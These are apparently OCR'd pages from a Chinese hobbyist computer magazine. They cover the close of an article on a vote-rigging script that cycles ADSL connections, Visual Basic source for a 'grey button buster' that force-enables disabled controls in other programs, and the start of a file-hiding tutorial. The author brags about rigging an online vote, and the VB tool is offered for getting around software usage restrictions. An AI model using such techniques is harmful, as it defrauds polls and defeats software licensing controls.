


图6




图7

还有，数据包中“Authorization”部分的值是不能告诉别人的，它是你登陆路由器用户名和密码的BASE64加密码，让别人知道了，就有可能控制你的路由器。最后就编写断开和连接ADSL的代码吧，当然线程里代码的次序还是要改一改的。至于怎么改还有怎么编，模仿我上面教大家的自己写吧，相信我说了这么多，这么详细，你也能写出来啦。

结束：

可以说，这个程序还是比较简单的，我从分析页面到开始刷票，用了不到20分钟就搞定了。最后的结果，当然是好的啦。不过我没有给排名前5的其他人刷票，怕他们回头也来刷，就一下超过我朋友啦，呵呵。




图8

本人菜鸟，高手勿笑。

（文中涉及的软件及代码本期光盘已收录）

灰色按钮的秘密，VB打造灰色按钮克星

炫凤舞

相信大家都遇到这样一个情况：好不容易找到一款急需的软件，可是按钮或选项上的灰色状态却让人蛋疼不已（如图1），被限制的孩纸伤不起啊……

遇到了这种情况，相信有经验的读者都会想到：“上家伙！灰色按钮克星”。这的确是一个很实用的办法，但工具始终是别人编写的，各位是否想自己也来尝试编写一款“灰色按钮克星”呢？下面我就教大家来编写一款属于我们自己的“灰色按钮克星”。

首先，给大家讲解一下灰色按钮的形成原理和破解原理：其实灰色按钮产生的原因是一个条件问题，这个条件如果得不到满足，按钮和选项之类的控件就呈现出不可用状态，也就是所谓的“灰色按钮”。当条件得到满足时，控件的锁定状态也就自然解除了。




图1




图2




图3

而“灰色按钮克星”的运行原理实际上就是通过：满足、跳过和欺骗等手段来突破程序中的条件检测代码，从而达到按钮等控件的激活。下面我就教大家用VB编写一款属于我们自己的“灰色按钮克星”（如图2）。

首先打开Visual Basic 6.0，新建一个“标准EXE工程”。我们需要用到1个“Label”控件、1个“List”控件和3个“Command”控件，把这几个控件拖到窗体上设计好大小尺寸后开始分别写入代码。

我们先对它打开外部程序并传递窗口句柄的部分进行声明，代码如下：

```
Dim window, child As Long
Private Declare Function ShellExecute Lib "shell32.dll" Alias _
    "ShellExecuteA" (ByVal hwnd As Long, ByVal lpOperation As _
    String, ByVal lpFile As String, ByVal lpParameters As String, _
    ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long
```

以上代码的意思是调用“ShellExecute”函数来打开外部程序并传递窗口的句柄值，也就是“灰色按钮克星”所用显示的窗口句柄，我们使用了“List”控件来显示（如图3）。

接下来我们分别对3个“Command”控件依次进行声明，为了方便大家理解，我把代码分成3段写入。

首先是“Command1”也就是“激活按钮”，双击它进行声明，代码如下：

```
Private Sub Command1_Click()
Timer1.Enabled = True
Command1.Enabled = False
Command2.Enabled = True
End Sub
```

以上代码的意思是：按下“Command1”（激活按钮）后，“Timer1”（时钟）控件开始工作，“Command1”（激活按钮）功能关闭，打开“Command2”（停止激活）的功能。

我们还要对“Command1”（激活按钮）进行一个外部声明，代码如下：

```
Private Sub Command1_MouseMove(Button As Integer, Shift As Integer, x As Single, y As Single)
If GetForegroundWindow = Me.hwnd Then Command1.SetFocus
End Sub
```

这段代码的意思是：用鼠标按下“Command1”（激活按钮）后，打开突出窗口，把“Command1”（激活按钮）设置为特定状态，也就是灰色。

下面我们对“Command2”也就是“停止激活”进行声明，代码如下：

```
Private Sub Command2_Click()
Timer1.Enabled = False
Command1.Enabled = True
```

```
Command2.Enabled = False
End Sub
```

以上代码的意思与“Command1”（激活按钮）类似，代码意思是：按下“Command2”（停止激活）后，“Timer1”（时钟）控件停止工作，“Command2”（停止激活）功能关闭，打开“Command1”（激活按钮）的功能。

接下来我们依旧和“Command1”控件一样，对“Command2”控件进行一个外部声明，代码如下：

```
Private Sub Command2_MouseMove(Button As Integer, Shift As Integer, x As Single, y As Single)
If GetForegroundWindow = Me.hwnd Then Command2.SetFocus
End Sub
```

相信大家都知道这段代码的意思了吧？它的意思是：用鼠标按下“Command2”（停止激活）后，打开突出窗口，把“Command2”（停止激活）设置为特定状态，也就是灰色。

最后我们对“Command3”（退出程序）控件进行声明，代码如下：

```
Private Sub Command3_Click()
Timer1.Enabled = False
End
End Sub
```

代码的意思是：“Timer1”（时钟）控件停止工作，并关闭程序。

我们依旧对它进行一个外部声明，作用和上面的两个按钮一样，代码如下：

```
Private Sub Command3_MouseMove(Button As Integer, Shift As Integer, x As Single, y As Single)
If GetForegroundWindow = Me.hwnd Then Command3.SetFocus
End Sub
```

完成了“Command”控件的声明后，我们对窗体进行一个声明，代码如下：

```
Private Sub Form_Load()
SetWindowPos Me.hwnd, HWND_TOPMOST, 0, 0, 0, 0, 1
End Sub
```

这段代码的意思是将本程序的窗体放置在最顶，窗口的顶边界坐标设置为：0, 0, 0, 0, 1。

下面我们双击“Timer1”（时钟）控件进行声明，代码如下：

```
Private Sub Timer1_Timer()
Dim oldW As Long
Dim temp As String * 50
oldW = window
window = GetForegroundWindow
If oldW = window Then Exit Sub
If window = Me.hwnd Then Exit Sub
GetWindowText window, temp, 50
icount = 1
List1.Clear
window = EnumChildWindows(window, AddressOf WndEnumChildProc, List1)
End Sub
```

以上代码的主要意思是：将窗口也就是“oldW”设置为突出，每执行这一语句时，iCount都在原来的基础上加1。“Timer1”（时钟）控件关闭时，清除List控件的显示内容。

到这里，我们也就完成了窗体控件的全部声明，接下来我们为窗体添加一个模块。全部代码如下：

```
Public Declare Function ChildWindowFromPoint Lib "user32" (ByVal hwnd As Long, ByVal xPoint As Long, ByVal yPoint As Long) As Long
Public Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
Public Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" (ByVal hwnd As Long, ByVal lpString As String, ByVal cch As Long) As Long
Public Declare Function GetActiveWindow Lib "user32" () As Long
Public Declare Function EnumChildWindows Lib "user32" (ByVal hWndParent As Long, ByVal lpEnumFunc As Long, ByVal lParam As Any) As Long
Public Declare Function GetClassName Lib "user32" Alias "GetClassNameA" (ByVal hwnd As Long, ByVal lpClassName As String, ByVal nMaxCount As Long) As Long
Public Declare Function IsWindowEnabled Lib "user32" (ByVal hwnd As Long) As Long
Public Declare Function EnableWindow Lib "user32" (ByVal hwnd As Long, ByVal fEnable As Long)
```

```
As Long
    Public Declare Function SetWindowPos Lib
"user32" (ByVal hwnd As Long, ByVal hWndInsertAfter
As Long, ByVal x As Long, ByVal y As Long, ByVal cx
As Long, ByVal cy As Long, ByVal wFlags As Long) As
Long
    Public Declare Function GetForegroundWindow Lib
"user32" () As Long

    Public Const HWND_TOPMOST = -1

    Public icount As Integer
    Function GetText(Ihwnd As Long) As String
        Dim Textlen As Long
        Dim Text As String

          Textlen = SendMessage(Ihwnd, WM_GETTEXT-
LENGTH, 0, 0)
        If Textlen = 0 Then
            GetText = "(No text)"
            Exit Function
        End If
        Textlen = Textlen + 1
        Text = Space$(Textlen)
          Textlen = SendMessage(Ihwnd, WM_GETTEXT,
Textlen, ByVal Text)
        GetText = Left$(Text, Textlen)

    End Function
    Public Function WndEnumChildProc(ByVal hwnd As
Long, ByVal lParam As ListBox) As Long
        Dim bRet As Long
        Dim myStr As String * 50
        bRet = GetClassName(hwnd, myStr, 50)
          If IsWindowEnabled(hwnd) = 0 Then Ena-
bleWindow hwnd, 1

          lParam.AddItem Str(hwnd) & "--" &
Left(myStr, 20) & "--" & GetText(hwnd)
        icount = icount + 1

        WndEnumChildProc = 1

    End Function
```

这个模块的作用是对各个函数的功能进行描述，获取窗体的位置。并通过实现程序条件突破灰色按钮，从而解除程序被限制使用的功能。

到这里，我们的“灰色按钮克星”也就完成了。选择“文件”-“生成工程”来生成文件。下面我们来测试下它的效果：打开“灰色按钮克星”，选择“激活按钮”，再点击一下程序上的灰色按钮。怎么样？效果出来了吧？（如图4）




图4

值得一提的是：现在很多程序员在开发程序时，就在程序中写入了防止灰色按钮被激活的代码。所以“灰色按钮克星”这类程序还需要不断的去完善，有兴趣的读者可以深入的研究一下。

（文中涉及的源代码本期光盘已收录）

肿么彻底隐藏系统——I tell you

其实写这篇文章是有原因的，就是我家来了小孩子，我把电脑让给他玩，然后我的电脑的设置全部被修改了，所以我才写了这篇文章。

1、最基本的方法——普通的文件隐藏方法

在要隐藏的文件上点右键，点击属性，在属性那里有隐藏，点击后确定，文件“唰”的一下就不见了。如图1：

不过这个方法实现的前提是在“文件夹选项”里面设置“不显示隐藏文件及文件夹”如图2：

但是这只能算一个“障眼法”真正的隐藏请继续向下看。

2、在“回收站”中隐藏文件

这个方法是利用Windows下的“回收站”来隐藏文件的，当然这个“回收站”不是桌面的那一个，而是每个磁盘下的Recycled文件夹，如果把文件隐藏在这里，自己也看不到，但是Recycled文件夹是系统文件夹，我 要做点准备工作，去掉它“只读”“隐藏”“存档”“系统”属性，但是在GUI界面下是无法修改系统属性的，所以我们就要借助CMD了。




图1

